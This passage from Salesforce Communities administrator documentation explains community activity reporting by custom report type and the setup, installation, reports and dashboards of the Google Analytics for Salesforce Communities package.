- These permissions aren't available to high-volume user licenses, such as Customer Community, High Volume Customer Portal, Service Cloud Portal, and Authenticated Website.
- External users with legacy portal licenses can create and edit reports in communities, but not in portals.

2. If you want your external users to create or edit reports in a privately shared folder, grant them "Viewer" access on the folder.

   On the **Reports** tab in the Folders view, click next to the folder you want to share, then select **Share**.

   Note: Partner and customer users can't create, edit, or view reports in the Unfiled Public Reports folder.



Depending on what objects, fields, and categories your external users have access to, they might see custom report types in the UI when creating a report. Custom report types are visible if a user has read access on any fields or objects included in the custom report type.

SEE ALSO:

Share a Report or Dashboard Folder

Compare Access Levels for Report and Dashboard Folders

Communities Report and Dashboard Limitations

Track Community Activity

Create custom reports to track usage, moderation, and other community activity.

Tip: Keep in mind that you can get preconfigured dashboards in the Salesforce Communities Management package available for download on the AppExchange.

To monitor the health of your community, you can create custom report types and then create a report using that custom report type. If you want your community managers to see your report in Community Management, you can create or edit a dashboard to include your report and then map the updated dashboard in Community Management. To change the mapping of a dashboard, click **DashboardsSettings**.

Note: Only reports that are based on the Networks object show community-specific information on the Community Management page. Using reports based on the Networks object, means you can create one custom report and use it across all your communities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Use the following table to get started with reporting for communities:

High-level usage	Primary Object > B (Child Object) > C (Child Object, If Applicable)	Description
Chatter Usage	Networks > Chatter Messages	Create reports on the private message activity in your community.[1]
Chatter Usage	Networks > Feed Revisions	Create reports on posts and comments that your members have edited.
Chatter Usage	Networks > Groups	Create reports on the groups in your community.
Moderation	Networks > Network Audits	Create reports on all moderation activity and history in your community. To report on moderation activity in private Chatter messages, filter the report by `Audited Object Type` (on the Network Audits object) to equal `Chatter Message`.
Moderation	Networks > Network Members > Network Activity Audit — Moderators	Create reports on members in your community who either flagged items or moderated a flagged item.
Moderation	Networks > Network Members > Network Activity Audit — User	Create reports on the members in your community whose items were flagged, blocked, or replaced.
Moderation	Networks > Network Members > User Login	Create reports on frozen members in your community.
Moderation	Networks > Network Moderations > Content Documents Networks > Network Moderations > Feed Posts Networks > Network Moderations > Feed Comments Networks > Network Moderations > Private Messages	Create reports on content that is currently flagged in your community. These reports allow you to see the actual contents of the flagged item. For example, you can see the contents of a flagged private message to easily determine if the message is spam.

High-level usage	Primary Object > B (Child Object) > C (Child Object, If Applicable)	Description
Moderation	Networks > Unpublished Feed Entities > Feed Posts	Create report on posts that are pending review and approval.
Public Activity	Networks > Network Public Usage Daily Metrics	Create reports on the daily public community page views and unique visitors.
Recommendations	Networks > Recommendation Metric	Create reports on custom recommendation usage in your community.
Topic Activity	Networks > Topics	Create reports on the topic activity in your community.
Topic Activity	Networks > Topic Assignments	Create reports on the topic assignments in your community.
User Activity	Networks > Network Activity Daily Metrics	Create reports on the daily number of posts and comments by member type.
User Activity	Networks > Network Members > Login History	Create reports on community login activity. This report only includes direct logins to the community. If a user logs in to an org and then switches to a community, their login activity isn't included.
User Activity	Networks > Network Membership Daily Metrics	Create reports on the daily count of total active members, new members added, and external member logins by member type.
User Activity	Networks > Network Unique Contributor Daily Metrics	Create reports on the unique daily contributors in your community. A member is counted as a contributor if they posted or commented on a group or a user profile.
User Profile Photos	Networks > Network Members	To report on user profiles with or without photos, filter the report by `Has Profile Photo` (on the Network Members object) to equal `True` or `False`.

[1]To report on Chatter Messages, you must have the "Moderate Communities Chatter Messages" permission.

Note: You can create reports based on other objects and expose them in Community Management or Community Workspaces. Just keep in mind that they show data from across your organization, not just for the community in which you're viewing them.

SEE ALSO:

Report on Communities with the AppExchange Packages for Community Management

Communities Report and Dashboard Limitations

Create a Custom Report Type

Google Analytics™ for Salesforce Communities Package

The Google Analytics for Salesforce Communities package contains pre-configured reports that track search activity within a community.

Integrate Google Analytics with your self-service community to track search activity such as article views, page views, and object views. You can also track case deflection from the "Contact Support" page and get insights into the health of your self-service offerings.

USER PERMISSIONS

To customize or publish a community:
- "Create and Set Up Communities"

Google Analytics™ for Salesforce Communities

Does your company use Google Analytics to track site analytics? Now you can use it to track search activity in self-service communities and track deflection from cases. Using Google Analytics, you can dive deeply into your community's search behavior and pull that information into meaningful reports.

Enable Google Analytics™ for Your Community

Let Google Analytics access your Salesforce data to track community user types, user IDs, page views on Salesforce objects, and customer search activity.

Set Up Google Analytics™ for Salesforce Communities

Set up Google Analytics to correctly capture usage and page view metrics for Salesforce communities.

Install Google Analytics™ for Salesforce Communities

Install preconfigured reports that integrate Salesforce community data with Google Analytics.

Google Analytics™ for Salesforce Communities Report Descriptions

The Google Analytics for Salesforce Communities package contains five reports that track new and returning visitors, page views, and search activity. You can also track case deflection from the Contact Support page and get insights into the health of your self-service offerings.

Google Analytics™ for Salesforce Communities Dashboard

The Google Analytics for Salesforce Communities package contains three dashboards that visually display the key metrics tracked in the package.

Tracking User Flow

The User Flow tracks how different types of users are interacting with the community.

Google Analytics™ for Salesforce Communities

Does your company use Google Analytics to track site analytics? Now you can use it to track search activity in self-service communities and track deflection from cases. Using Google Analytics, you can dive deeply into your community's search behavior and pull that information into meaningful reports.

Google Analytics integrates with your self-service community to track user types, user IDs, pageviews on Salesforce objects, and customer search activity.

The Package includes:

- Search dimensions that can be rearranged for different drilldown configurations.
- Options for tracking user flow
- Reports that can be customized at multiple levels
- Preconfigured reports:
  - Contact Support Page Activity

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


  - Page Views by New and Returning Users
  - Page Views by Salesforce Object
  - Page Views by User Type
  - Search Activity
- Preconfigured dashboards:
  - Contact Support Activity
  - Search Activity
  - Page Views

Enable Google Analytics™ for Your Community

Let Google Analytics access your Salesforce data to track community user types, user IDs, page views on Salesforce objects, and customer search activity.

1. First, let Google Analytics access your data to collect page views. Go to **Settings** > **Advanced** in Community Builder and enter your Google Analytics ID. For more information about the Google Analytics ID, check the Google Analytics documentation.
2. Then select **Let Google Analytics access your Salesforce data for deeper insights into search activity** to allow Google Analytics to track user types, user IDs, and customer search activity within your community.

Example: Google Analytics in Builder.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community
- "Create and Set Up Communities"

When you publish your community to enable the service, your community's search data streams directly to Google Analytics and appears in your Google Analytics reports.

Set Up Google Analytics™ for Salesforce Communities

Set up Google Analytics to correctly capture usage and page view metrics for Salesforce communities.

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions


Enable Google Analytics™ for your community to integrate your Salesforce data with Google Analytics before you set up Google Analytics.

USER PERMISSIONS

To customize or publish a community
- "Create and Set Up Communities"

1. Create custom dimensions in your Google Analytics account that capture user type and Salesforce object information. From your Google Analytics account, go to **Admin** > **Property** > **Custom Definitions** > **Custom Dimensions**. Click **+New Custom Dimension**. The first dimension you create in your Google Analytics account is automatically sorted as Index 1.
   a. For Index 1, enter the Name: `User Type` and select **Hit** for the scope.
   b. For Index 2, enter the Name `Salesforce Object` and select **Hit** for the scope.
2. Create a User-ID view. With the User-ID view, you can analyze how specific segments of traffic with an assigned ID engage with your content. To create a User-ID view, go to **Admin** > **Property** > **Tracking Info** > **User-ID** and follow the instructions.
   a. For the User-ID view, enter the Name: `User Explorer`.

Example: Custom Dimensions



Once you've set up Google Analytics to integrate with your Salesforce community, you can create your own reports or install the preconfigured Google Analytics for Salesforce Communities package on page 3735. Click here to access the package.

Note: Index 1 must be labeled User Type and Index 2 must be labeled Salesforce Object. If these indexes are not aligned with the appropriate labels, incoming data from Salesforce will properly filter into your reports. If you have an existing Google Analytics account with indexes 1 and 2 under different labels, create a separate account to link to Salesforce.

Install Google Analytics™ for Salesforce Communities

Install preconfigured reports that integrate Salesforce community data with Google Analytics.

1. Make sure you've signed in to your Google Analytics account.
2. Click here or search for Google Analytics for Salesforce Communities in the Google Analytics Solutions Gallery.
3. Click the dropdown next to **Select a View** and select **User Explorer** under the account that you are adding the package to.
4. Click **Create**.
5. View your reports from **Customization** > **Custom Reports** in your Google Analytics account.

EDITIONS


Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community
- "Create and Set Up Communities"

Example:




Tip: You can drill down into the event type you are interested in viewing from each report. You can also create your own reports in Google Analytics and add them to your User View.

Google Analytics™ for Salesforce Communities Report Descriptions

The Google Analytics for Salesforce Communities package contains five reports that track new and returning visitors, page views, and search activity. You can also track case deflection from the Contact Support page and get insights into the health of your self-service offerings.

When you access Google Analytics, your Google Analytics for Salesforce Communities reports are under **Customization** > **Custom Reports**.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Contact Support Page Activity Report
The Contact Support Page Activity report tracks case deflection. This report can help you maximize your self-service offerings by tracking which articles resolved support issues and which subjects resulted in new customer support cases.

Page Views by New and Returning Users Report
The Page Views by New and Returning Users report tracks which page views are from new users and how many are from returning users.

Page Views by Salesforce Object Report
The Page Views by Salesforce Object report tracks how many times an object page is viewed.

Page Views by User Type Report
The Page Views by User Type report tracks how often each type of user is viewing a page.

Search Activity Report
The Search Activity report tracks which actions users take after entering a term in the search box.

Contact Support Page Activity Report

The Contact Support Page Activity report tracks case deflection. This report can help you maximize your self-service offerings by tracking which articles resolved support issues and which subjects resulted in new customer support cases.


When a customer goes to the Contact Support page, they typically have a specific issue that they need help with right away. The customer has the option of entering their question into a search box and either selecting a recommended article or opening up a customer support case. The Contact Support Page Activity report tracks which cases are created and how many times a customer selected an article instead. You can drill into the report to:

- Track how many cases have been deflected from customer support
- See which articles were clicked the most
- See which subjects lead to a new support case

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Page Views by New and Returning Users Report

The Page Views by New and Returning Users report tracks which page views are from new users and how many are from returning users.


You can drill into the report to:

- Track how active different types of user are within your community
- See which pages are being viewed
- Get detailed information about the pages, such as page title and URL

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Page Views by Salesforce Object Report

The Page Views by Salesforce Object report tracks how many times an object page is viewed.


You can drill into the report to:

- Track how often an object page has been viewed
- Get more information about the page, such as page title and URL

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Note: Only overridden pages for objects are captured as different objects. Standard pages like the Home page and Contact Support Page are captured in the "Standard" Bucket.

Page Views by User Type Report

The Page Views by User Type report tracks how often each type of user is viewing a page.


You can drill into the report to:

- Select the user type you want to report on
- Get more information about the page, such as page title and URL

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Search Activity Report

The Search Activity report tracks which actions users take after entering a term in the search box.

When a customer enters a term in the search box, recommended articles and similar questions are displayed to them as they type. From there, they can click an article or related question. Customers have the option of searching the entire community or narrowing their search down to a particular topic. They also have the option of asking the community a new question.


The Search Activity report tracks which action the customer takes from the page that they begin their search on. You can drill into the report to:

- Identify which search terms are being used with each action
- Track how many times a search term is being used

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Google Analytics™ for Salesforce Communities Dashboard

The Google Analytics for Salesforce Communities package contains three dashboards that visually display the key metrics tracked in the package.

When you access Google Analytics, your Google Analytics for Salesforce Communities dashboards are under **Reporting** > **Dashboards** > **Private**. The Google Analytics for Salesforce Communities package contains three dashboards:

Note: The names of the dashboards can be customized. All other labels are not customizable.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Search Activity Dashboard

The Search Activity dashboard represents the search activity within the community.

Contact Support Page Activity Dashboard

The Contact Support Page Activity dashboard represents the activity on the Contact Support page.

Page Views Dashboard

The Page Views dashboard represents the page views in your community.

Search Activity Dashboard

The Search Activity dashboard represents the search activity within the community.


You can get the following information from this dashboard:

- Which actions were taken most frequently
- How Internal, Partner, Customer, and Guest users searched the community
- A list of search terms used to create questions

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Contact Support Page Activity Dashboard

The Contact Support Page Activity dashboard represents the activity on the Contact Support page.


You can get the following information from this dashboard:

- How frequently a user selected an article or created a case from the Contact Support page
- Which types of users selected an article or created a case from the Contact Support page
- Which subjects lead to support cases
- Which articles were most frequently viewed

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Note: User Types refer to Internal, Partner, Customer, and Guest users.

Page Views Dashboard

The Page Views dashboard represents the page views in your community.

